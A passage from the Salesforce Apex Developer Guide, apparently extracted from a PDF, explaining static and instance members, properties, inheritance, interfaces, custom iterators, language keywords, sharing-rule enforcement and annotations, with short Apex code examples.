require an instance of the class in order to run. Before an object of a class is created, all static member variables in a class are initialized, and all static initialization code blocks are executed. These items are handled in the order in which they appear in the class. A static method is used as a utility method, and it never depends on the value of an instance member variable. Because a static method is only associated with a class, it can’t access the instance member variable values of its class. 67 Classes, Objects, and Interfaces Apex Developer Guide
  • 72.
    A static variableis static only within the scope of the Apex transaction. It’s not static across the server or the entire organization. The value of a static variable persists within the context of a single transaction and is reset across transaction boundaries. For example, if an Apex DML request causes a trigger to fire multiple times, the static variables persist across these trigger invocations. To store information that is shared across instances of a class, use a static variable. All instances of the same class share a single copy of the static variable. For example, all triggers that a single transaction spawns can communicate with each other by viewing and updating static variables in a related class. A recursive trigger can use the value of a class variable to determine when to exit the recursion. Suppose that you had the following class. public class P { public static boolean firstRun = true; } A trigger that uses this class could then selectively fail the first run of the trigger. trigger T1 on Account (before delete, after delete, after undelete) { if(Trigger.isBefore){ if(Trigger.isDelete){ if(p.firstRun){ Trigger.old[0].addError('Before Account Delete Error'); p.firstRun=false; } } } } A static variable defined in a trigger doesn't retain its value between different trigger contexts within the same transaction, such as between before insert and after insert invocations. Instead, define the static variables in a class so that the trigger can access these class member variables and check their static values. Aclassstaticvariablecan’tbeaccessedthroughaninstanceofthatclass.Ifclass MyClass hasastaticvariable myStaticVariable, and myClassInstance is an instance of MyClass, myClassInstance.myStaticVariable isn’t a legal expression. Thesameistrueforinstancemethods.If myStaticMethod() isastaticmethod, myClassInstance.myStaticMethod() isn’t legal. Instead, refer to those static identifiers using the class: MyClass.myStaticVariable and MyClass.myStaticMethod(). Local variable names are evaluated before class names. If a local variable has the same name as a class, the local variable hides methods and variables on the class of the same name. For example, this method works if you comment out the String line. But if the String line is included the method doesn’t compile, because Salesforce reports that the method doesn’t exist or has an incorrect signature. public static void method() { String Database = ''; Database.insert(new Account()); } An inner class behaves like a static Java inner class, but doesn’t require the static keyword. An inner class can have instance member variables like an outer class, but there’s no implicit pointer to an instance of the outer class (using the this keyword). Note: In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same HTTP request. 68 Classes, Objects, and Interfaces Apex Developer Guide
  • 73.
    Using Instance Methodsand Variables Instance methods and member variables are used by an instance of a class, that is, by an object. An instance member variable is declared inside a class, but not within a method. Instance methods usually use instance member variables to affect the behavior of the method. Suppose that you want to have a class that collects two-dimensional points and plots them on a graph. The following skeleton class uses member variables to hold the list of points and an inner class to manage the two-dimensional list of points. public class Plotter { // This inner class manages the points class Point { Double x; Double y; Point(Double x, Double y) { this.x = x; this.y = y; } Double getXCoordinate() { return x; } Double getYCoordinate() { return y; } } List<Point> points = new List<Point>(); public void plot(Double x, Double y) { points.add(new Point(x, y)); } // The following method takes the list of points and does something with them public void render() { } } Using Initialization Code Instance initialization code is a block of code in the following form that is defined in a class. { //code body } The instance initialization code in a class is executed each time an object is instantiated from that class. These code blocks run before the constructor. If you don’t want to write your own constructor for a class, you can use an instance initialization code block to initialize instance variables. In simple situations, use an ordinary initializer. Reserve initialization code for complex situations, such as initializing a static map. A static initialization block runs only one time, regardless of how many times you access the class that contains it. 69 Classes, Objects, and Interfaces Apex Developer Guide
  • 74.
    Static initialization codeis a block of code preceded with the keyword static. static { //code body } Similar to other static code, a static initialization code block is only initialized one time on the first use of the class. A class can have any number of either static or instance initialization code blocks. They can appear anywhere in the code body. The code blocks are executed in the order in which they appear in the file, just as they are in Java. You can use static initialization code to initialize static final variables and to declare information that is static, such as a map of values. For example: public class MyClass { class RGB { Integer red; Integer green; Integer blue; RGB(Integer red, Integer green, Integer blue) { this.red = red; this.green = green; this.blue = blue; } } static Map<String, RGB> colorMap = new Map<String, RGB>(); static { colorMap.put('red', new RGB(255, 0, 0)); colorMap.put('cyan', new RGB(0, 255, 255)); colorMap.put('magenta', new RGB(255, 0, 255)); } } Versioned Behavior Changes In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages. Apex Properties An Apex property is similar to a variable; however, you can do additional things in your code to a property value before it’s accessed or returned. Properties can be used to validate data before a change is made, to prompt an action when data is changed (such as altering the value of other member variables), or to expose data that is retrieved from some other source (such as another class). Property definitions include one or two code blocks, representing a get accessor and a set accessor: • The code in a get accessor executes when the property is read. • The code in a set accessor executes when the property is assigned a new value. 70 Classes, Objects, and Interfaces Apex Developer Guide
  • 75.
    If a propertyhas only a get accessor, it’s considered read-only. If a property has only a set accessor, it’s considered write-only. A property with both accessors is considered read-write. To declare a property, use the following syntax in the body of a class: Public class BasicClass { // Property declaration access_modifier return_type property_name { get { //Get accessor code block } set { //Set accessor code block } } } Where: • access_modifier is the access modifier for the property. The access modifiers that can be applied to properties include: public, private, global, and protected. In addition, these definition modifiers can be applied: static and transient. For more information on access modifiers, see Access Modifiers on page 66. • return_type is the type of the property, such as Integer, Double, sObject, and so on. For more information, see Data Types on page 24. • property_name is the name of the property For example, the following class defines a property named prop. The property is public. The property returns an integer data type. public class BasicProperty { public integer prop { get { return prop; } set { prop = value; } } } The following code segment calls the BasicProperty class, exercising the get and set accessors: BasicProperty bp = new BasicProperty(); bp.prop = 5; // Calls set accessor System.assertEquals(5, bp.prop); // Calls get accessor Note the following: • The body of the get accessor is similar to that of a method. It must return a value of the property type. Executing the get accessor is the same as reading the value of the variable. • The get accessor must end in a return statement. • We recommend that your get accessor not change the state of the object that it’s defined on. • The set accessor is similar to a method whose return type is void. • When you assign a value to the property, the set accessor is invoked with an argument that provides the new value. • In API version 42.0 and later, unless a variable value is set in a set accessor, you can’t update its value in a get accessor. • When the set accessor is invoked, the system passes an implicit argument to the setter called value of the same data type as the property. • Properties can’t be defined on interface. 71 Classes, Objects, and Interfaces Apex Developer Guide
  • 76.
    • Apex propertiesare based on their counterparts in C#, with the following differences: – Properties provide storage for values directly. You don’t need to create supporting members for storing values. – It’s possible to create automatic properties in Apex. For more information, see Using Automatic Properties on page 72. Using Automatic Properties Properties don’t require additional code in their get or set accessor code blocks. Instead, you can leave get and set accessor code blocks emptytodefineanautomaticproperty.Automaticpropertiesallowyoutowritemorecompactcodethatiseasiertodebugandmaintain. They can be declared as read-only, read-write, or write-only. The following example creates three automatic properties: public class AutomaticProperty { public integer MyReadOnlyProp { get; } public double MyReadWriteProp { get; set; } public string MyWriteOnlyProp { set; } } The following code segment exercises these properties: AutomaticProperty ap = new AutomaticProperty(); ap.MyReadOnlyProp = 5; // This produces a compile error: not writable ap.MyReadWriteProp = 5; // No error System.assertEquals(5, ap.MyWriteOnlyProp); // This produces a compile error: not readable Using Static Properties When a property is declared as static, the property's accessor methods execute in a static context. Therefore, accessors don’t have access to non-static member variables defined in the class. The following example creates a class with both static and instance properties: public class StaticProperty { private static integer StaticMember; private integer NonStaticMember; // The following produces a system error // public static integer MyBadStaticProp { return NonStaticMember; } public static integer MyGoodStaticProp { get {return StaticMember;} set { StaticMember = value; } } public integer MyGoodNonStaticProp { get {return NonStaticMember;} set { NonStaticMember = value; } } } The following code segment calls the static and instance properties: StaticProperty sp = new StaticProperty(); // The following produces a system error: a static variable cannot be // accessed through an object instance // sp.MyGoodStaticProp = 5; 72 Classes, Objects, and Interfaces Apex Developer Guide
  • 77.
    // The followingdoes not produce an error StaticProperty.MyGoodStaticProp = 5; Using Access Modifiers on Property Accessors Property accessors can be defined with their own access modifiers. If an accessor includes its own access modifier, this modifier overrides the access modifier of the property. The access modifier of an individual accessor must be more restrictive than the access modifier on the property itself. For example, if the property has been defined as public, the individual accessor can’t be defined as global. The following class definition shows additional examples: global virtual class PropertyVisibility { // X is private for read and public for write public integer X { private get; set; } // Y can be globally read but only written within a class global integer Y { get; public set; } // Z can be read within the class but only subclasses can set it public integer Z { get; protected set; } } Extending a Class You can extend a class to provide more specialized behavior. A class that extends another class inherits all the methods and properties of the extended class. In addition, the extending class can override the existing virtual methods by using the override keyword in the method definition. Overriding a virtual method allows you to provide a different implementation for an existing method. This means that the behavior of a particular method is different based on the object you’re calling it on. This is referred to as polymorphism. A class extends another class using the extends keyword in the class definition. A class can only extend one other class, but it can implement more than one interface. This example shows how the YellowMarker class extends the Marker class. To run the inheritance examples in this section, first create the Marker class. public virtual class Marker { public virtual void write() { System.debug('Writing some text.'); } public virtual Double discount() { return .05; } } Then create the YellowMarker class, which extends the Marker class. // Extension for the Marker class public class YellowMarker extends Marker { public override void write() { System.debug('Writing some text using the yellow marker.'); } } This code segment shows polymorphism. The example declares two objects of the same type (Marker). Even though both objects are markers, the second object is assigned to an instance of the YellowMarker class. Hence, calling the write method on it yields 73 Classes, Objects, and Interfaces Apex Developer Guide
  • 78.
    a different resultthan calling this method on the first object, because this method has been overridden. However, you can call the discount method on the second object even though this method isn't part of the YellowMarker class definition. But it’s part of the extended class, and hence, is available to the extending class, YellowMarker. Run this snippet in the Execute Anonymous window of the Developer Console. Marker obj1, obj2; obj1 = new Marker(); // This outputs 'Writing some text.' obj1.write(); obj2 = new YellowMarker(); // This outputs 'Writing some text using the yellow marker.' obj2.write(); // We get the discount method for free // and can call it from the YellowMarker instance. Double d = obj2.discount(); The extending class can have more method definitions that aren't common with the original extended class. In this example, the RedMarker class extends the Marker class and has one extra method, computePrice, that isn't available for the Marker class. To call the extra methods, the object type must be the extending class. Before running the next snippet, create the RedMarker class, which requires the Marker class in your org. // Extension for the Marker class public class RedMarker extends Marker { public override void write() { System.debug('Writing some text in red.'); } // Method only in this class public Double computePrice() { return 1.5; } } This snippet shows how to call the additional method on the RedMarker class. Run this snippet in the Execute Anonymous window of the Developer Console. RedMarker obj = new RedMarker(); // Call method specific to RedMarker only Double price = obj.computePrice(); Extensions also apply to interfaces—an interface can extend another interface. As with classes, when an interface extends another interface, all the methods and properties of the extended interface are available to the extending interface. Versioned Behavior Changes In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages. 74 Classes, Objects, and Interfaces Apex Developer Guide
  • 79.
    Extended Class Example Thefollowing is an extended example of a class, showing all the features of Apex classes. The keywords and concepts introduced in the example are explained in more detail throughout this chapter. // Top-level (outer) class must be public or global (usually public unless they contain // a Web Service, then they must be global) public class OuterClass { // Static final variable (constant) – outer class level only private static final Integer MY_INT; // Non-final static variable - use this to communicate state across triggers // within a single request) public static String sharedState; // Static method - outer class level only public static Integer getInt() { return MY_INT; } // Static initialization (can be included where the variable is defined) static { MY_INT = 2; } // Member variable for outer class private final String m; // Instance initialization block - can be done where the variable is declared, // or in a constructor { m = 'a'; } // Because no constructor is explicitly defined in this outer class, an implicit, // no-argument, public constructor exists // Inner interface public virtual interface MyInterface { // No access modifier is necessary for interface methods - these are always // public or global depending on the interface visibility void myMethod(); } // Interface extension interface MySecondInterface extends MyInterface { Integer method2(Integer i); } // Inner class - because it is virtual it can be extended. // This class implements an interface that, in turn, extends another interface. // Consequently the class must implement all methods. public virtual class InnerClass implements MySecondInterface { // Inner member variables 75 Classes, Objects, and Interfaces Apex Developer Guide
  • 80.
    private final Strings; private final String s2; // Inner instance initialization block (this code could be located above) { this.s = 'x'; } // Inline initialization (happens after the block above executes) private final Integer i = s.length(); // Explicit no argument constructor InnerClass() { // This invokes another constructor that is defined later this('none'); } // Constructor that assigns a final variable value public InnerClass(String s2) { this.s2 = s2; } // Instance method that implements a method from MyInterface. // Because it is declared virtual it can be overridden by a subclass. public virtual void myMethod() { /* does nothing */ } // Implementation of the second interface method above. // This method references member variables (with and without the "this" prefix) public Integer method2(Integer i) { return this.i + s.length(); } } // Abstract class (that subclasses the class above). No constructor is needed since // parent class has a no-argument constructor public abstract class AbstractChildClass extends InnerClass { // Override the parent class method with this signature. // Must use the override keyword public override void myMethod() { /* do something else */ } // Same name as parent class method, but different signature. // This is a different method (displaying polymorphism) so it does not need // to use the override keyword protected void method2() {} // Abstract method - subclasses of this class must implement this method abstract Integer abstractMethod(); } // Complete the abstract class by implementing its abstract method public class ConcreteChildClass extends AbstractChildClass { // Here we expand the visibility of the parent method - note that visibility // cannot be restricted by a sub-class public override Integer abstractMethod() { return 5; } } 76 Classes, Objects, and Interfaces Apex Developer Guide
  • 81.
    // A secondsub-class of the original InnerClass public class AnotherChildClass extends InnerClass { AnotherChildClass(String s) { // Explicitly invoke a different super constructor than one with no arguments super(s); } } // Exception inner class public virtual class MyException extends Exception { // Exception class member variable public Double d; // Exception class constructor MyException(Double d) { this.d = d; } // Exception class method, marked as protected protected void doIt() {} } // Exception classes can be abstract and implement interfaces public abstract class MySecondException extends Exception implements MyInterface { } } This code example illustrates: • A top-level class definition (also called an outer class) • Static variables and static methods in the top-level class, as well as static initialization code blocks • Member variables and methods for the top-level class • Classes with no user-defined constructor — these have an implicit, no-argument constructor • An interface definition in the top-level class • An interface that extends another interface • Inner class definitions (one level deep) within a top-level class • A class that implements an interface (and, therefore, its associated sub-interface) by implementing public versions of the method signatures • An inner class constructor definition and invocation • An inner class member variable and a reference to it using the this keyword (with no arguments) • An inner class constructor that uses the this keyword (with arguments) to invoke a different constructor • Initialization code outside of constructors — both where variables are defined, as well as with anonymous blocks in curly braces ({}). Note that these execute with every construction in the order they appear in the file, as with Java. • Class extension and an abstract class • Methods that override base class methods (which must be declared virtual) • The override keyword for methods that override subclass methods • Abstract methods and their implementation by concrete sub-classes 77 Classes, Objects, and Interfaces Apex Developer Guide
  • 82.
    • The protectedaccess modifier • Exceptions as first class objects with members, methods, and constructors This example shows how the class above can be called by other Apex code: // Construct an instance of an inner concrete class, with a user-defined constructor OuterClass.InnerClass ic = new OuterClass.InnerClass('x'); // Call user-defined methods in the class System.assertEquals(2, ic.method2(1)); // Define a variable with an interface data type, and assign it a value that is of // a type that implements that interface OuterClass.MyInterface mi = ic; // Use instanceof and casting as usual OuterClass.InnerClass ic2 = mi instanceof OuterClass.InnerClass ? (OuterClass.InnerClass)mi : null; System.assert(ic2 != null); // Construct the outer type OuterClass o = new OuterClass(); System.assertEquals(2, OuterClass.getInt()); // Construct instances of abstract class children System.assertEquals(5, new OuterClass.ConcreteChildClass().abstractMethod()); // Illegal - cannot construct an abstract class // new OuterClass.AbstractChildClass(); // Illegal – cannot access a static method through an instance // o.getInt(); // Illegal - cannot call protected method externally // new OuterClass.ConcreteChildClass().method2(); This code example illustrates: • Construction of the outer class • Construction of an inner class and the declaration of an inner interface type • A variable declared as an interface type can be assigned an instance of a class that implements that interface • Castinganinterfacevariabletobeaclasstypethatimplementsthatinterface(afterverifyingthisusingthe instanceof operator) Interfaces An interface is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface. Interfaces can provide a layer of abstraction to your code. They separate the specific implementation of a method from the declaration for that method. This way you can have different implementations of a method based on your specific application. Defining an interface is similar to defining a new class. For example, a company can have two types of purchase orders, ones that come from customers, and others that come from their employees. Both are a type of purchase order. Suppose you needed a method to provide a discount. The amount of the discount can depend on the type of purchase order. 78 Classes, Objects, and Interfaces Apex Developer Guide
  • 83.
    Youcanmodelthegeneralconceptofapurchaseorderasaninterfaceandhavespecificimplementationsforcustomersandemployees. In the followingexample the focus is only on the discount aspect of a purchase order. Here’s the definition of the PurchaseOrder interface. // An interface that defines what a purchase order looks like in general public interface PurchaseOrder { // All other functionality excluded Double discount(); } This class implements the PurchaseOrder interface for customer purchase orders. // One implementation of the interface for customers public class CustomerPurchaseOrder implements PurchaseOrder { public Double discount() { return .05; // Flat 5% discount } } This class implements the PurchaseOrder interface for employee purchase orders. // Another implementation of the interface for employees public class EmployeePurchaseOrder implements PurchaseOrder { public Double discount() { return .10; // It’s worth it being an employee! 10% discount } } Note the following about the example: • The interface PurchaseOrder is defined as a general prototype. Methods defined within an interface have no access modifiers and contain just their signature. • The CustomerPurchaseOrder class implements this interface; therefore, it must provide a definition for the discount method. Any class that implements an interface must define all the methods contained in the interface. When you define a new interface, you’re defining a new data type. You can use an interface name in any place you can use another data type name. Any object assigned to a variable of type interface must be an instance of a class that implements the interface, or a sub-interface data type. See also Classes and Casting on page 108. Note: You can’t add a method to a global interface after the class has been uploaded in a Managed - Released package version. Versioned Behavior Changes In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages. IN THIS SECTION: 1. Custom Iterators 79 Classes, Objects, and Interfaces Apex Developer Guide
  • 84.
    Custom Iterators An iteratortraverses through every item in a collection. For example, in a while loop in Apex, you define a condition for exiting the loop, and you must provide some means of traversing the collection, that is, an iterator. In this example, count is incremented by 1 every time the loop is executed. while (count < 11) { System.debug(count); count++; } Using the Iterator interface you can create a custom set of instructions for traversing a List through a loop. The iterator is useful for data that exists in sources outside of Salesforce that you would normally define the scope of using a SELECT statement. Iterators can also be used if you have multiple SELECT statements. Using Custom Iterators To use custom iterators, you must create an Apex class that implements the Iterator interface. The Iterator interface has the following instance methods: Description Returns Arguments Name Returns true ifthere’sanotheriteminthecollectionbeing traversed, false otherwise. Boolean hasNext Returns the next item in the collection. Any type next All methods in the Iterator interface must be declared as global or public. You can only use a custom iterator in a while loop. For example: IterableString x = new IterableString('This is a really cool test.'); while(x.hasNext()){ system.debug(x.next()); } Iterators aren’t currently supported in for loops. Using Custom Iterators with Iterable If you don’t want to use a custom iterator with a list, but instead want to create your own data structure, you can use the Iterable interface to generate the data structure. The Iterable interface has the following method: Description Returns Arguments Name Returns a reference to the iterator for this interface. Iterator class iterator The iterator method must be declared as global or public. It creates a reference to the iterator that you can then use to traverse the data structure. 80 Classes, Objects, and Interfaces Apex Developer Guide
  • 85.
    In the followingexample a custom iterator iterates through a collection: public class CustomIterator implements Iterator<Account>{ private List<Account> accounts; private Integer currentIndex; public CustomIterator(List<Account> accounts){ this.accounts = accounts; this.currentIndex = 0; } public Boolean hasNext(){ return currentIndex < accounts.size(); } public Account next(){ if(hasNext()) { return accounts[currentIndex++]; } else { throw new NoSuchElementException('Iterator has no more elements.'); } } } public class CustomIterable implements Iterable<Account> { public Iterator<Account> iterator(){ List<Account> accounts = [SELECT Id, Name, NumberOfEmployees FROM Account LIMIT 10]; return new CustomIterator(accounts); } } The following is a batch job that uses an iterator: public class BatchClass implements Database.Batchable<Account>{ public Iterable<Account> start(Database.BatchableContext info){ return new CustomIterable(); } public void execute(Database.BatchableContext info, List<Account> scope){ List<Account> accsToUpdate = new List<Account>(); for(Account acc : scope){ acc.Name = 'changed'; acc.NumberOfEmployees = 69; accsToUpdate.add(acc); } update accsToUpdate; } public void finish(Database.BatchableContext info){ } } 81 Classes, Objects, and Interfaces Apex Developer Guide
  • 86.
    Keywords Apexprovidesthekeywords final, instanceof,super, this, transient, with sharing and without sharing. IN THIS SECTION: 1. Using the final Keyword 2. Using the instanceof Keyword 3. Using the super Keyword 4. Using the this Keyword 5. Using the transient Keyword 6. Using the with sharing, without sharing, and inherited sharing Keywords Use the with sharing or without sharing keywords on a class to specify whether sharing rules must be enforced. Use the inherited sharing keyword on a class to run the class in the sharing mode of the class that called it. Using the final Keyword You can use the final keyword to modify variables. • Final variables can only be assigned a value once, either when you declare a variable or inside a constructor. You must assign a value to it in one of these two places. • Static final variables can be changed in static initialization code or where defined. • Member final variables can be changed in initialization code blocks, constructors, or with other variable declarations. • To define a constant, mark a variable as both static and final. • Non-final static variables are used to communicate state at the class level (such as state between triggers). However, they are not shared across requests. • Methods and classes are final by default. You cannot use the final keyword in the declaration of a class or method. This means they cannot be overridden. Use the virtual keyword if you need to override a method or class. Using the instanceof Keyword If you need to verify at run time whether an object is actually an instance of a particular class, use the instanceof keyword. The instanceof keyword can only be used to verify if the target type in the expression on the right of the keyword is a viable alternative for the declared type of the expression on the left. You could add the following check to the Report class in the classes and casting example before you cast the item back into a CustomReport object. If (Reports.get(0) instanceof CustomReport) { // Can safely cast it back to a custom report object CustomReport c = (CustomReport) Reports.get(0); } Else { // Do something with the non-custom-report. } 82 Classes, Objects, and Interfaces Apex Developer Guide
  • 87.
    Note: In Apexsaved with API version 32.0 and later, instanceof returns false if the left operand is a null object. For example, the following sample returns false. Object o = null; Boolean result = o instanceof Account; System.assertEquals(false, result); In API version 31.0 and earlier, instanceof returns true in this case. Using the super Keyword The super keyword can be used by classes that are extended from virtual or abstract classes. By using super, you can override constructors and methods from the parent class. For example, if you have the following virtual class: public virtual class SuperClass { public String mySalutation; public String myFirstName; public String myLastName; public SuperClass() { mySalutation = 'Mr.'; myFirstName = 'Carl'; myLastName = 'Vonderburg'; } public SuperClass(String salutation, String firstName, String lastName) { mySalutation = salutation; myFirstName = firstName; myLastName = lastName; } public virtual void printName() { System.debug('My name is ' + mySalutation + myLastName); } public virtual String getFirstName() { return myFirstName; } } You can create the following class that extends Superclass and overrides its printName method: public class Subclass extends Superclass { public override void printName() { super.printName(); System.debug('But you can call me ' + super.getFirstName()); } } The expected output when calling Subclass.printName is My name is Mr. Vonderburg. But you can call me Carl. 83 Classes, Objects, and Interfaces Apex Developer Guide
  • 88.
    You can alsouse super to call constructors. Add the following constructor to SubClass: public Subclass() { super('Madam', 'Brenda', 'Clapentrap'); } Now, the expected output of Subclass.printName is My name is Madam Clapentrap. But you can call me Brenda. Best Practices for Using the super Keyword • Only classes that are extending from virtual or abstract classes can use super. • You can only use super in methods that are designated with the override keyword. Using the this Keyword There are two different ways of using the this keyword. You can use the this keyword in dot notation, without parenthesis, to represent the current instance of the class in which it appears. Use this form of the this keyword to access instance variables and methods. For example: public class myTestThis { string s; { this.s = 'TestString'; } } In the above example, the class myTestThis declares an instance variable s. The initialization code populates the variable using the this keyword. Or you can use the this keyword to do constructor chaining, that is, in one constructor, call another constructor. In this format, use the this keyword with parentheses. For example: public class testThis { // First constructor for the class. It requires a string parameter. public testThis(string s2) { } // Second constructor for the class. It does not require a parameter. // This constructor calls the first constructor using the this keyword. public testThis() { this('None'); } } When you use the this keyword in a constructor to do constructor chaining, it must be the first statement in the constructor. 84 Classes, Objects, and Interfaces Apex Developer Guide
  • 89.
    Using the transientKeyword Use the transient keyword to declare instance variables that can't be saved, and shouldn't be transmitted as part of the view state for a Visualforce page. For example: Transient Integer currentTotal; You can also use the transient keyword in Apex classes that are serializable, namely in controllers, controller extensions, or classes thatimplementthe Batchable or Schedulable interface.Inaddition,youcanuse transient inclassesthatdefinethetypes of fields declared in the serializable classes. Declaringvariablesas transient reducesviewstatesize.Acommonusecaseforthe transient keywordisafieldonaVisualforce page that is needed only for the duration of a page request, but should not be part of the page's view state and would use too many system resources to be recomputed many times during a request. Some Apex objects are automatically considered transient, that is, their value does not get saved as part of the page's view state. These objects include the following: • PageReferences • XmlStream classes • Collections automatically marked as transient only if the type of object that they hold is automatically marked as transient, such as a collection of Savepoints • Most of the objects generated by system methods, such as Schema.getGlobalDescribe. • JSONParser class instances. Static variables also don't get transmitted through the view state. The following example contains both a Visualforce page and a custom controller. Clicking the refresh button on the page causes the transient date to be updated because it is being recreated each time the page is refreshed. The non-transient date continues to have its original value, which has been deserialized from the view state, so it remains the same. <apex:page controller="ExampleController"> T1: {!t1} <br/> T2: {!t2} <br/> <apex:form> <apex:commandLink value="refresh"/> </apex:form> </apex:page> public class ExampleController { DateTime t1; transient DateTime t2; public String getT1() { if (t1 == null) t1 = System.now(); return '' + t1; } public String getT2() { if (t2 == null) t2 = System.now(); return '' + t2; 85 Classes, Objects, and Interfaces Apex Developer Guide
  • 90.
    } } SEE ALSO: Apex ReferenceGuide: JSONParser Class Using the with sharing, without sharing, and inherited sharing Keywords Use the with sharing or without sharing keywords on a class to specify whether sharing rules must be enforced. Use the inherited sharing keyword on a class to run the class in the sharing mode of the class that called it. With Sharing Use the with sharing keyword when declaring a class to enforce sharing rules of the current user. Explicitly setting this keyword ensures that Apex code runs in the current user context. Apex code that is executed with the executeAnonymous call and Connect in Apex always execute using the sharing rules of the current user. For more information on executeAnonymous, see Anonymous Blocks on page 233. Use the with sharing keywords when declaring a class to enforce the sharing rules that apply to the current user. For example: public with sharing class sharingClass { // Code here } Without Sharing Use the without sharing keyword when declaring a class to ensure that the sharing rules for the current user are not enforced. For example, you can explicitly turn off sharing rule enforcement when a class is called from another class that is declared using with sharing. public without sharing class noSharing { // Code here } Inherited Sharing Use the inherited sharing keyword when declaring a class to enforce the sharing rules of the class that calls it. Using inherited sharing is an advanced technique to determine the sharing mode at runtime and design Apex classes that can run in either with sharing or without sharing mode. Warning: Because the sharing mode is determined at runtime, you must take extreme care to ensure that your Apex code is secure to run in both with sharing and without sharing modes. Using inherited sharing, along with other appropriate security checks, facilitates in passing AppExchange security review and ensures that your privileged Apex code isn’t used in unexpected or insecure ways. An Apex class with inherited sharing runs as with sharing when used as: • An Aura component controller 86 Classes, Objects, and Interfaces Apex Developer Guide
  • 91.
    • A Visualforcecontroller • An Apex REST service • Any other entry point to an Apex transaction There’s a distinct difference between an Apex class that is marked with inherited sharing and one with an omitted sharing declaration. If the class is used as the entry point to an Apex transaction, an omitted sharing declaration runs as without sharing. However, inherited sharing ensures that the default is to run as with sharing. A class declared as inherited sharing runs as without sharing only when explicitly called from an already established without sharing context. Example: This example declares an Apex class with inherited sharing and a Visualforce invocation of that Apex code. Because of the inherited sharing declaration, only contacts for which the running user has sharing access are displayed. If the declaration is omitted, contacts that the user has no rights to view are displayed due to the insecure default behavior. public inherited sharing class InheritedSharingClass { public List<Contact> getAllTheSecrets() { return [SELECT Name FROM Contact]; } } <apex:page controller="InheritedSharingClass"> <apex:repeat value="{!allTheSecrets}" var="record"> {!record.Name} </apex:repeat> </apex:page> Implementation Details • The sharing setting of the class where a method is defined is applied, not of the class where the method is called from. For example, if a method is defined in a class declared as with sharing is called by a class declared as without sharing, the method executes with sharing rules enforced. • If a class isn’t explicitly declared as either with sharing or without sharing, the current sharing rules remain in effect. Therefore, the class doesn’t enforce sharing rules except when it acquires sharing rules from another class. For example, if the class is called by another class that has sharing enforced, then sharing is enforced for the called class. • Both inner classes and outer classes can be declared as with sharing. Inner classes do not inherit the sharing setting from their container class. Otherwise, the sharing setting applies to all code contained in the class, including initialization code, constructors, and methods. • Classes inherit sharing setting from a parent class when one class extends or implements another. • Apex triggers can’t have an explicit sharing declaration and run as without sharing. Best Practices Apexwithoutanexplicitsharingdeclarationisinsecurebydefault.Westronglyrecommendthatyoualwaysspecifyasharingdeclaration for a class. Regardless of the sharing mode, object-level access and field-level security are not enforced by Apex. You must enforce object-level access and field-level security in your SOQL queries or code. For example, with sharing mechanism doesn’t enforce user’s access to view reports and dashboards. You must explicitly enforce running user’s CRUD (Create, Read, Update, Delete) and field-level security in your code. See Enforcing Object and Field Permissions. 87 Classes, Objects, and Interfaces Apex Developer Guide
  • 92.
    When to Use SharingMode Use this mode as the default unless your use case requires otherwise. with sharing Use this mode with caution. Ensure that you don’t inadvertently exposesensitivedatathatwouldnormallybehiddenbythesharing without sharing model. This sharing mechanism is best used to grant targeted elevation of sharing privileges to the current user. For example, use without sharing to allow community userstoreadrecordstowhichtheywouldn’totherwisehaveaccess. Use this mode for service classes that have to be flexible and support use cases with different sharing modes while also defaulting to the more secure with sharing mode. inherited sharing Annotations An Apex annotation modifies the way that a method or class is used, similar to annotations in Java. Annotations are defined with an initial @ symbol, followed by the appropriate keyword. To add an annotation to a method, specify it immediately before the method or class definition. For example: global class MyClass { @Future Public static void myMethod(String a) { //long-running Apex code } } Apex supports the following annotations. • @AuraEnabled • @Deprecated • @Future • @InvocableMethod • @InvocableVariable • @IsTest • @JsonAccess • @NamespaceAccessible • @ReadOnly • @RemoteAction • @SuppressWarnings • @TestSetup • @TestVisible • Apex REST annotations: 88 Classes, Objects, and Interfaces Apex Developer Guide
  • 93.
    @ReadOnly – – @RestResource(urlMapping='/yourUrl') – @HttpDelete –@HttpGet – @HttpPatch – @HttpPost – @HttpPut IN THIS SECTION: 1. AuraEnabled Annotation 2. Deprecated Annotation 3. Future Annotation 4. InvocableMethod Annotation Use the InvocableMethod annotation to identify methods that can be run as invocable actions. 5. InvocableVariable Annotation Use the InvocableVariable annotation to identify variables used by invocable methods in custom classes. 6. IsTest Annotation 7. JsonAccess Annotation 8. NamespaceAccessible Annotation 9. ReadOnly Annotation 10. RemoteAction Annotation 11. SuppressWarnings Annotation This annotation does nothing in Apex but can be used to provide information to third-party tools. 12. TestSetup Annotation Methods defined with the @TestSetup annotation are used for creating common test records that are available for all test methods in the class. 13. TestVisible Annotation AuraEnabled Annotation The @AuraEnabled annotation enables client-side and server-side access to an Apex controller method. Providing this annotation makes your methods available to your Lightning components (both Lightning web components and Aura components). Only methods with this annotation are exposed. In API version 44.0 and later, you can improve runtime performance by caching method results on the client by using the annotation @AuraEnabled(cacheable=true). You can cache method results only for methods that retrieve data but don’t modify it. Using this annotation eliminates the need to call setStorable() in JavaScript code on every action that calls the Apex method. In API version 55.0 and later, you can use the annotation @AuraEnabled(cacheable=true scope='global') to enable Apex methods to be cached in a global cache. For more information, see Lightning Aura Components Developer Guide and Lightning Web Components Developer Guide. 89 Classes, Objects, and Interfaces Apex Developer Guide
  • 94.
